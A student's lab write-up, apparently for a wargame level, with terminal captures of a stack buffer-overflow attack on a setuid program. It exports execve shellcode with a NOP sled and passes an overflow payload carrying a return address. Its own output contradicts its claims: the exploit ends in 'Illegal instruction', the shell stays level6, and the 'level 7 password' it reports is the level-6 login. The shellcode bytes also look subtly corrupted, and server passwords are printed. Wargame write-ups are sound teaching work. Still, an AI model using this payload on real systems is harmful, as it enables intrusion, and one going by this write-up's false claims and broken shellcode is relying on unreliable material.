IT17157674 - V.Aperame


OHTS Lab 1, Level 6

At first most for the sixth level, I opened the “MobaXterm” terminal and typed the Remote host as level6@io.netgarage.org and typed the port as 2224.

Then, I opened the “MobaXterm” and got a new terminal. Then, typed the username and password. This is shown in the following screen shot (Figure 1).

Username – level6@io.netgarage.org

Password – **U3A6ZtaTub14VmwV**



level6@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level6@io.netgarage.org
Name
Remote monitoring
Follow terminal folder
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net
ENG US 19:56 03/03/2020

```
                        Levels are in /levels
                        Passes are in ~/.pass
                        Readmes in /home/level1

                        Server admin: bla (blapost@gmail.com)

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
  - source /usr/local/peda/peda.py
  - source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
  ssh -p 2207 start@io.netgarage.org



ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox



- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content,
or organising effort
/usr/bin/xauth:  error in locking authority file /home/level6/.Xauthority
level6@io:~$
```

Figure 1: Typed Username and Password in order to login

In order to go to the level 6, need to do the following shell commands. They are as follows. First, need to change the directory name into levels. For this purpose, **“cd/levels/”** command is used.


Then, the **“ls”** command helps to identify what are the lists of files available. These are shown in Figure 2.



```
level6@io:~$ cd /levels/
level6@io:/levels$ ls
beta            level04_alt     level06_alt.c      level08_alt.cpp  level11       level15         level17_alt     level20        level25.c      level29
level01         level04_alt.c   level06_alt.pass   level08.cpp      level11.c     level15.c       level17_alt.c   level20.asm    level26        level29.c
level02         level04.c       level06.c          level09          level12       level15.pass    level17.c       level20.pass   level26.l      level30
level02_alt     level05         level07            level09.c        level12.c     level16         level18         level21        level26.y      level30.c
level02_alt.c   level05_alt     level07_alt        level10          level12.pass  level16_alt     level18_alt     level22        level27        level31
level02.c       level05_alt.c   level07_alt.c      level10_bis      level13       level16_alt.c   level18_alt.c   level23        level27.c      level31.asm
level03         level05.c       level07.c          level10_bis.c    level13.c     level16.c       level18.c       level23.c      level27.pass   level32
level03.c       level06         level08            level10.c        level14       level16.pass    level19         level24        level28
level04         level06_alt     level08_alt        level10.pass     level14.c     level17         level19.c       level25        level28.c
level6@io:/levels$
```

Figure 2: Typed "ls" command


Then, I read the level06 file with the following command. Namely, "**cat level06.c". This is shown in Figure 3.



```
level03.c       level06         level08            level10.c        level14       level16.pass    level19         level24        level28
level04         level06_alt     level08_alt        level10.pass     level14.c     level17         level19.c       level25        level28.c
level6@io:/levels$ cat level06.c
//written by bla
//inspired by nnp
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

enum{
LANG_ENGLISH,
LANG_FRANCAIS,
LANG_DEUTSCH,
};

int language = LANG_ENGLISH;

struct UserRecord{
        char name[40];
        char password[32];
        int id;
};

void greetuser(struct UserRecord user){
        char greeting[64];
        switch(language){
                case LANG_ENGLISH:
                        strcpy(greeting, "Hi "); break;
                case LANG_FRANCAIS:
                        strcpy(greeting, "Bienvenue "); break;
                case LANG_DEUTSCH:
                        strcpy(greeting, "Willkommen "); break;
        }
        strcat(greeting, user.name);
        printf("%s\n", greeting);
}

int main(int argc, char **argv, char **env){
        if(argc != 3) {
                printf("USAGE: %s [name] [password]\n", argv[0]);
                return 1;
        }
```

Figure 3: Typed "cat level06.c" command

Next, I viewed the file which is already inside the level06 with the following command namely, "**nano getenv.c". This is shown in Figure 4.




level6@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level6@io.netgarage.org
Remote monitoring
Follow terminal folder
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

```
                case LANG_ENGLISH:
                        strcpy(greeting, "Hi "); break;
                case LANG_FRANCAIS:
                        strcpy(greeting, "Bienvenue "); break;
                case LANG_DEUTSCH:
                        strcpy(greeting, "Willkommen "); break;
        }
        strcat(greeting, user.name);
        printf("%s\n", greeting);
}

int main(int argc, char **argv, char **env){
        if(argc != 3) {
                printf("USAGE: %s [name] [password]\n", argv[0]);
                return 1;
        }

        struct UserRecord user = {0};
        strncpy(user.name, argv[1], sizeof(user.name));
        strncpy(user.password, argv[2], sizeof(user.password));

        char *envlang = getenv("LANG");
        if(envlang)
                if(!memcmp(envlang, "fr", 2))
                        language = LANG_FRANCAIS;
                else if(!memcmp(envlang, "de", 2))
                        language = LANG_DEUTSCH;

        greetuser(user);
}

level6@io:/levels$ cd /tmp
level6@io:/tmp$ cd l6
-bash: cd: l6: No such file or directory
level6@io:/tmp$ ls
ls: cannot open directory '.': Permission denied
level6@io:/tmp$ cd l6
-bash: cd: l6: No such file or directory
level6@io:/tmp$ nano getv.c
Use "fg" to return to nano.

[1]+  Stopped                 nano getv.c
level6@io:/tmp$ nano getenv.c
```

Figure 4: Typed "nano getenv.c" command

Next, it viewed the program which is already inside the level06. This is shown in Figure 5.




level6@io.netgarage.org
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
2. level6@io.netgarage.org
Remote monitoring
Follow terminal folder
UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

```
  GNU nano 2.7.4                                     File: getenv.c

#include <stdlib.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
    printf("%s => %p\n", argv[1], getenv(argv[1]));
    return 0;
}

                                           [ Read 7 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    ^Y Prev Page  M-\ First Line  M-W WhereIs Next
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line ^V Next Page  M-/ Last Line   M-] To Bracket
```

Figure 5: The program already inside level06

Next, I selected a particular language. Which shows a particular memory address. Next, I typed the Shell Code, which also gives a particular memory address. This can be seen in the following Figure 6.




```
        strncpy(user.name, argv[1], sizeof(user.name));
        strncpy(user.password, argv[2], sizeof(user.password));

        char *envlang = getenv("LANG");
        if(envlang)
                if(!memcmp(envlang, "fr", 2))
                        language = LANG_FRANCAIS;
                else if(!memcmp(envlang, "de", 2))
                        language = LANG_DEUTSCH;

        greetuser(user);
}

level6@io:/levels$ cd /tmp
level6@io:/tmp$ cd l6
-bash: cd: l6: No such file or directory
level6@io:/tmp$ ls
ls: cannot open directory '.': Permission denied
level6@io:/tmp$ cd l6
-bash: cd: l6: No such file or directory
level6@io:/tmp$ nano getv.c
Use "fg" to return to nano.

[1]+  Stopped                 nano getv.c
level6@io:/tmp$ nano getenv.c
Use "fg" to return to nano.

[2]+  Stopped                 nano getenv.c
level6@io:/tmp$ nano getenv.c
Use "fg" to return to nano.

[3]+  Stopped                 nano getenv.c
level6@io:/tmp$ export LANG=fr
level6@io:/tmp$ ./getenv LANG
LANG => 0xbfffff5c
level6@io:/tmp$ export SHELLCODE=$(python -c "print '\x90'*40 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xe1\xb0\x0b\xcd\x
80'")
level6@io:/tmp$ ./getenv SHELLCODE
SHELLCODE => 0xbffffe32
level6@io:/tmp$ /levels/level06 $(python -c "print 'A'*40 + ' ' + 'B'*26 + '\xfc\xfd\xff\xbf'")
Bienvenue AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBB
Illegal instruction
level6@io:/tmp$
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

Figure 6: The Shell Code

Finally, it shows the password for to login to level 7 as, **U3A6ZtaTub14VmwV.** The password for this level can be derived by the following way, which is showed in Figure 7.



```
        if(envlang)
                if(!memcmp(envlang, "fr", 2))
                        language = LANG_FRANCAIS;
                else if(!memcmp(envlang, "de", 2))
                        language = LANG_DEUTSCH;

        greetuser(user);
}

level6@io:/levels$ cd /tmp
level6@io:/tmp$ cd l6
-bash: cd: l6: No such file or directory
level6@io:/tmp$ ls
ls: cannot open directory '.': Permission denied
level6@io:/tmp$ cd l6
-bash: cd: l6: No such file or directory
level6@io:/tmp$ nano getv.c
Use "fg" to return to nano.

[1]+  Stopped                 nano getv.c
level6@io:/tmp$ nano getenv.c
Use "fg" to return to nano.

[2]+  Stopped                 nano getenv.c
level6@io:/tmp$ nano getenv.c
Use "fg" to return to nano.

[3]+  Stopped                 nano getenv.c
level6@io:/tmp$ export LANG=fr
level6@io:/tmp$ ./getenv LANG
LANG => 0xbfffff5c
level6@io:/tmp$ export SHELLCODE=$(python -c "print '\x90'*40 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xe1\xb0\x0b\xcd\x
80'")
level6@io:/tmp$ ./getenv SHELLCODE
SHELLCODE => 0xbffffe32
level6@io:/tmp$ /levels/level06 $(python -c "print 'A'*40 + ' ' + 'B'*26 + '\xfc\xfd\xff\xbf'")
Bienvenue AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBB
Illegal instruction
level6@io:/tmp$ whoami
level6
level6@io:/tmp$ cat /home/level6/.pass
fQ8W8YlSBJBWKV2R
level6@io:/tmp$
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

Figure 7: The derived Password for Level 7